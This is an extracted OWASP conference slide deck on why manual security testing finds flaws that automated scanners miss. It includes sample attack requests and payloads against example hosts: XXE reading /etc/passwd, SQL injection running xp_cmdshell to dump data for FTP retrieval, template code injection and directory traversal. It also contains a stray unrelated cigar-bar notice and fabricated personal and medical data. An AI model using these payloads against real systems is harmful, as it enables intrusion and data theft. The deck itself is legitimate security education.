



Automated vs. Manual: You can't filter The Stupid

AppSec DC

**Charles Henderson
David Byrne**

Trustwave

The OWASP Foundation

<http://www.owasp.org>

What is “The Stupid”?

- Does not refer to people
- Defies technical definition
- A vulnerability that is not a result of programmatic error
- Astoundingly simple, yet critically dangerous

Industry Application Security Offerings

■ Automated

- ▶ Web application scanners
- ▶ Code review tools
- ▶ Web app firewalls
- ▶ Intrusion Prevention Systems (IPS)

■ Manual

- ▶ Application penetration test
- ▶ Code review

Automated vs. Manual: Advantages

■ Advantages of automated solutions

- ▶ Low incremental cost
- ▶ Minimal training
- ▶ Potentially 24/7 protection

■ Advantages of manual solutions

- ▶ No false positives
- ▶ Guaranteed code coverage
- ▶ Ability to identify complex vulnerabilities
- ▶ Understand business logic
- ▶ Acts like a determined attacker
- ▶ Can combine vulnerabilities

Ever-changing Threats

- Everyone knows about SQL Injection, XSS, etc
- OWASP Top Ten was never intended as a complete list
- Simple vulnerabilities are easy to exploit, easy to find, and easy to fix
- Absence of simple vulnerabilities is not sufficient protection
- Criminals can improve their skills too

What Automated Solutions Miss

■ Theoretical

- ▶ Logic flaws (business and application)
- ▶ Design flaws
- ▶ The Stupid

■ Practical

- ▶ Difficulty interacting with Rich Internet Applications (RIA)
- ▶ Complex variants of common attacks (SQL Injection, XSS, etc)
- ▶ Cross-Site Request Forgery (CSRF)
- ▶ Uncommon or custom infrastructure
- ▶ Authorization enforcement
- ▶ Abstract information leakage

Real World Automation Results

Information

「シガーショップ & バー ル・コネスール」へはこちらのエレベーターをご利用ください。
キューバ産シガーや洋酒以外にも、お食事やコーヒー類も充実しております。
スタッフ一同、皆様のご来店、心よりお待ちしております。

Please use the elevator here for "the cigar shop & bar le Connaisseur".
They are a cigar from Cuba, and Bar based on alcohol. A meal and coffee are substantial.
Staff all and everyone it comes and the store, waits from heart.

Real World Automation Results



Only Discoverable Through Code Review

- Back-doors
- Very complex vulnerabilities
 - ▶ Unusual SQL Injection points
 - ▶ Exotic injection
 - ▶ Secondary / indirect attacks
- Insecure data storage
- Currently unexploitable best-practices violations

Code Disclosure Possibilities


- Infrastructure vulnerabilities (e.g. Java source code disclosure)
- Directory traversal vulnerability (application or infrastructure)
- Public leakage (email, anonymous FTP, etc)
- Internal attack
- Malicious developers

Examples

- Design flaws
- Logic flaws
- Insecure data storage
- Authentication / authorization bypass
- Combined vulnerabilities
- Source code review only
- Complex attacks
- Information leakage
- The Stupid
- The Very Stupid

Design Flaws: No Human Validation

AKA: "Someone setup us the bomb"



Design Flaws: No Human Validation



Design Flaws: It rhymes with "Lando"

Site Login

Returning

If you have previously registered, you only need to login:

User Name:

Password:

Password Hint: **brando**

☐ Yes, remember me. ([Details](#))

Login

(Forgot your password? [Click here.](#))

Design Flaws: Internal Probes

Job #	Status	URL	Date	Pages	User
32528	Complete	http://127.0.0.1/	12/07/2008 13:43	31	dbyrne
32535	Error	http://10.3.21.98/	12/07/2008 13:47	0	dbyrne
32564	Running	http://10.3.21.99/	12/07/2008 13:48	87	dbyrne

Design Flaws: SQL Execution

```
POST /request.asp HTTP/1.1
Accept: */*
Accept-Language: en-us
Content-Type: text/xml
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: insecure.example.com
Content-Length: 600
Connection: Keep-Alive
Cache-Control: no-cache
```

```
<xml><data>2357A529BABC8462F263E971F29132B6EE25957364A60AC60A3510
8971E0225D3E26B87DD804EA765CC2EF200B7C97CE31375DE59129C6FF5D472EE
F48A90A1296DB00A69742F2F4981E88969FE6C6635A7C593386D0F27FE7BA4D0D
8ADEE1F4CBF085179A05254A803C3012AFC9EB8A0CF4C0E570EACC2FD82590053
9A0AD4EA6FB83742D7DD6EDABD</data><cust_name>asm</
cust_name><cfg_inf></cnfg_inf></xml>
```


Design Flaws: SQL Execution

2357A529BABC8462F263E971F29132B6EE25957364A60AC60A35108971E0225D3
E26B87DD804EA765CC2EF200B7C97CE31375DE59129C6FF5D472EEF48A90A1296
DB00A69742F2F4981E88969FE6C6635A7C593386D0F27FE7BA4D0D8ADEE1F4CBF
085179A05254A803C3012AFC9EB8A0CF4C0E570EACC2FD825900539A0AD4EA6FB
83742D7DD6EDAB9197029DA0204769B41780543AACBEF7AA6E6D98A92B43FFAF1
871F1FEEB41D6F87E1258A744DBE519E9E5D0D924476A59F51E9DD8458BD6F2F1
20A0C8325866D0C619DABFDC3396127E69911BB94E3CD03251CF17CFF6B3C21F1
D1536FFC015E397A602757619B6DCB178FC93FE58976A3B8257DC955D

#W¥) °¼[À]bòcéqò[À]2¶î%[À]sd|[À]Æ[À]5[À]qà"]>& . }øêv\Âï[À]|[À]
î17]å[À])Æÿ]G.ïH©[À][À]Û

#W¥) °¼ [Á] b ò c é q ò [Á] 2 ¶ î
% [Á] s d ! [Á] Æ [Á] 5 [Á] q à "] > & , } Ø ê v \ Â ï [Á] | [Á]
î 1 7 1 ï [Á] \ Æ ï 1 C ï H @ [Á] [Á] û

OWASP  18

Design Flaws: SQL Execution

The screenshot shows the WinDbg Memory window for process Pid 1748. The virtual address is @edx and the display format is set to Unicode. The memory contains a SQL query: `select table_name, column_name from INFORMATION_SCHEMA.COLUMNS where table_name = 'TABLE_1'`. The query is displayed in a monospaced font with some characters appearing as garbled symbols.

Virtual Address	Content
0016d144	s e l e c t t a b l e _ n a m e , c o l u m n _ n a m e f r o m I N F O R M A T I O
0016d1a0	N _ S C H E M A . C O L U M N S - - 0 0 8 1 : 3 6 : 2 3 P M ' , ' [garbled]
0016d1fc	o r m a c [garbled] . . . 2 3 5 7 A 5
0016d258	2 9 B A B C 8 4 6 2 F 2 6 3 E 9 7 1 F 2 9 1 3 2 B 6 E E 2 5 9 5 7 3 6 4 A 6 0 A C 6 0 A 3 5
0016d2b4	1 0 8 9 7 1 E 0 2 2 5 D 3 E 2 6 B 8 7 D D 8 0 4 E A 7 6 5 C C 2 E F 2 0 0 B 7 C 9 7 C E 3 1
0016d310	3 7 5 D E 5 9 1 2 9 C 6 F F 5 D 4 7 2 E E F 4 8 A 9 0 A 1 2 9 6 . 1 s \ # # ! . !
0016d36c	A 5 2 9 B A B C 8 4 6 2 F 2 6 3 E 9 7 1 F 2 9 1 3 2 B 6 E E 2 5 9 5 7 3 6 4 A 6 0 A C 6 0 A
0016d3c8	3 5 1 0 8 9 7 1 E 0 2 2 5 D 3 E 2 6 B 8 7 D D 8 0 4 E A 7 6 5 C C 2 E F 2 0 0 B 7 C 9 7 C E
0016d424	3 1 3 7 5 D E 5 9 1 2 9 C 6 F F 5 D 4 7 2 E E F 4 8 A 9 0 A 1 2 9 6 D B . i % # ! . ! . E G
0016d480	I S T R Y \ U S E R \ S - 1 - 5 - 2 1 - 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4
0016d4dc	5 5 4 3 - 1 0 0 3 _ C [garbled] . . . 1 0 0 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9


Design Flaws: SQL Execution

```
POST /request.asp HTTP/1.1
Content-Type: text/xml
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: insecure.example.com
Content-Length: 600
|
<xml><data>796f75206172652061206769616e74206e65726420286e6f7420617420

HTTP/1.1 200 OK
Server: Apache
Content-Length: 7261
Content-Type: text/html

<record table_name="users" column_name="userid"/>
<record table_name="users" column_name="username"/>
<record table_name="users" column_name="email"/>
<record table_name="users" column_name="fname"/>
<record table_name="users" column_name="lname"/>
<record table_name="users" column_name="password"/>
<record table_name="users" column_name="phone"/>
<record table_name="products" column_name="pid"/>
<record table_name="products" column_name="desc"/>
```

Logic Flaws: Shopping Cart Manipulation

Quantity		Product Description	Price	Total
<input type="text" value="2"/>	<input type="button" value="← UPDATE"/> <input type="button" value="← DELETE"/>	 HAWAIIAN PINEAPPLE View Product Page	\$19.47	\$38.94
<input type="text" value="-1"/>	<input type="button" value="← UPDATE"/> <input type="button" value="← DELETE"/>	 BANANA View Product Page	\$5.44	\$-5.44
Merchandise Subtotal			\$33.50	

Logic Flaws: Data Theft

Patient Payment History

Patient number

Patient last name

submit

Logic Flaws: Data Theft

Patient Information

Phone number

or

Patient number

Logic Flaws: Data Theft

Patient name	Patient number
Kevin Stadler	2325128762982956

Logic Flaws: Data Theft

Patient Payment History

Patient number

2325128762982956/

Patient last name

~~Smith~~meyer

submit

Logic Flaws: Data Theft

Patient Payment History

Kevin Stacey

SSN: 893-123456789

DOB: 4/31/1967

Billing address:

123 Main St

New York, NY 12311

Date	Charge	Credit	Description
5/1/2008	125.00		ER visit - Alcohol poisoning
5/3/2008	78.50		Very embarrassing lab tests
5/8/2008	125.00		ER visit - Alcohol poisoning
5/20/2008	125.00		ER visit - Car accident

Insecure Data Storage: Grade "A" Encryption

```
private static byte[] GetEncryptionKey()
{
    ManagementClass mc =
        new ManagementClass("Win32_NetworkAdapterConfiguration");
    ManagementObjectCollection moc = mc.GetInstances();
    string add = "";
    foreach (ManagementObject mo in moc)
    {
        if ((bool)mo["IPEnabled"] == true)
        {
            add = (string)mo["MacAddress"].Replace(":", null);
            break;
        }
    }
    return Encoding.ASCII.GetBytes(add);
}
```

Insecure Data Storage: Encryp– What?

```
Line 17: ReadConFile(secName, "ip_addr", "10.3.5.11", ipAddr,  
39);
```

```
Line 71: ReadConFile("db_server", "user", "sa", db_user, 20);
```

```
Line 72: ReadConFile("db_server", "pwd", "", db_pwd, 20);
```

```
Line 46: strcpy(_pan, "4721[REDACTED]");
```

```
Line 47: strcpy1(pmt, "4721[REDACTED]", 19);
```

Authentication Bypass: Centralized Security


`http://www.example.com/main.php?page=report.php`

`http://www.example.com/report.php`



Combined Vulnerabilities:

How shall I own thee? Let me count the ways.



http://store.example.com/contact/edit.jsp?id=12347240

Username: chenderson

First name: Charles

Last name: Henderson

Email address: chenderson@trustwave.co

Phone number: 512-555-1234

Address: 123 main st

Address2:

City: Juno


State: AK Zip: 12345


Credit card number: 4111*****

Submit Changes

Combined Vulnerabilities:

How shall I own thee? Let me count the ways.


Web  [Sign in](#)



Web Results 21 - 30 of about 1,710 from store.example.com. (0.15 seconds)


[Example.com - Administration](#)
- User management - Reports - Messages - ...
<https://store.example.com/admin/login?user=gjones&password=monkey1> - 40k - [Cached](#) - [Similar pages](#)

Combined Vulnerabilities: Code Disclosure



Combined Vulnerabilities: Code Disclosure


<http://fds.example.com/products/prQry.pfc?Del=/../../../../../../../../nst/fds.example.com/lib/production/main.pfc&sta=4>



Source Code Review Only: SQL Injection

```
query = 'SELECT transID, time, descr, client ' +  
        'FROM transactions ' +  
        'ORDER BY upper(' + sort + ') ' + sortDir
```

```
http://serve.example.com/grid/uReport.asp?sort=descr,  
(select+1+from+information_schema.tables+where+1=1+and  
+1=1/0))+--+&sortDir=ASC
```



http://serve.example.com/grid/uReport.asp?sort=descr,(select+1+from+information_schema.tables+v

An error has occurred while processing the request. If this continues please contact support at 212-234-5432.

Complex Attacks: XML Entity Expansion

```
POST /handler.php HTTP/1.1
Host: 192.168.80.130:9123
app-version: 1.2.28.2008101700
Content-Type: text/xml
Content-Length: 246

<!DOCTYPE test [<!ENTITY xxe SYSTEM "/etc/passwd">
]> <methodCall> <methodName>ti.timeclock.byPin</methodName> <params> <param> <value> <string>&xxe;</string> </value> </param> <param> <value> <boolean>1</boolean>
</value> </param> </params> </methodCall>
```

... 0 matches

response

raw headers hex render

```
> <string>login.noexist</string> </value> </member> <member> <name>faultString</name> <value> <string>root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
```

Complex Attacks: Blind SQL Injection & FTP

`http://www3.example.com/reports/monthly.aspx?client='%3b+EXEC+xp_cmdshell+'bcp+master..sysobjects+out+c%3a%5cinetpub%5cftproot%5csysobjects.txt+-c+-t%2c+-T+-S'+--`

```
C:\>ftp www3.example.com
Connected to www3.example.com.
220 Microsoft FTP Service
User (www3.example.com:(none)): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230-Welcome to WWW3.EXAMPLE.COM.
230 User logged in.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-15-08 06:22PM 82994 schema.txt
226 Transfer complete.
ftp> get schema.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp: 82994 bytes received in 8.1 Seconds 10.00Kbytes/sec.
```



Complex Attacks: Code Injection

`https://sec.example.com/store/order.html?`
`sessionid=jd4J9M3dj&itemquantity=1&itemid=608454asdf[]`

https://sec.example.com/store/order.html?sessionid=jd4J9M3dj&itemquantity=1&itemid=608454asdf[]

Create

Items in cart: 1 Total

Quantity	Description	Price	Total
1	[REDACTED]	final_price not found in viewprice called from template displayprice.tt2	final_price not found in viewprice called from template displayprice.tt2

Update Checkout

Shipping Weight: 3.6 lbs

Subtotal: \$null

Complex Attacks: Code Injection

`https://sec.example.com/store/order.html?
sessionid=jd4J9M3dj&itemquantity=1&itemid=608454%22+] +
[perl]return+%22***+This+came+from+Perl+***%22; [/perl] [a
%3d%22`

https://sec.example.com/store/order.html?sessionid=jd4J9M3dj&itemquantity=1&itemid=608454%22%20]%20[perl]retu

Items in cart: 1 To

Quantity	Description	Price	Total
1	*** This came from Perl ***[a=]	final_price not found in viewprice called from template displayprice.tt2 *** This came from Perl ***[a=]	final_price not found in viewprice called from template displayprice.tt2 *** This came from Perl ***[a=]

Update Checkout Shipping Weight: 3.6 lbs Subtotal: \$null

The Stupid

The Stupid: Defense In-Depth

```
'2007-11-27 If single quote is at the  
'start of the search string, replace it  
'with an empty string  
'refer to scanner report
```

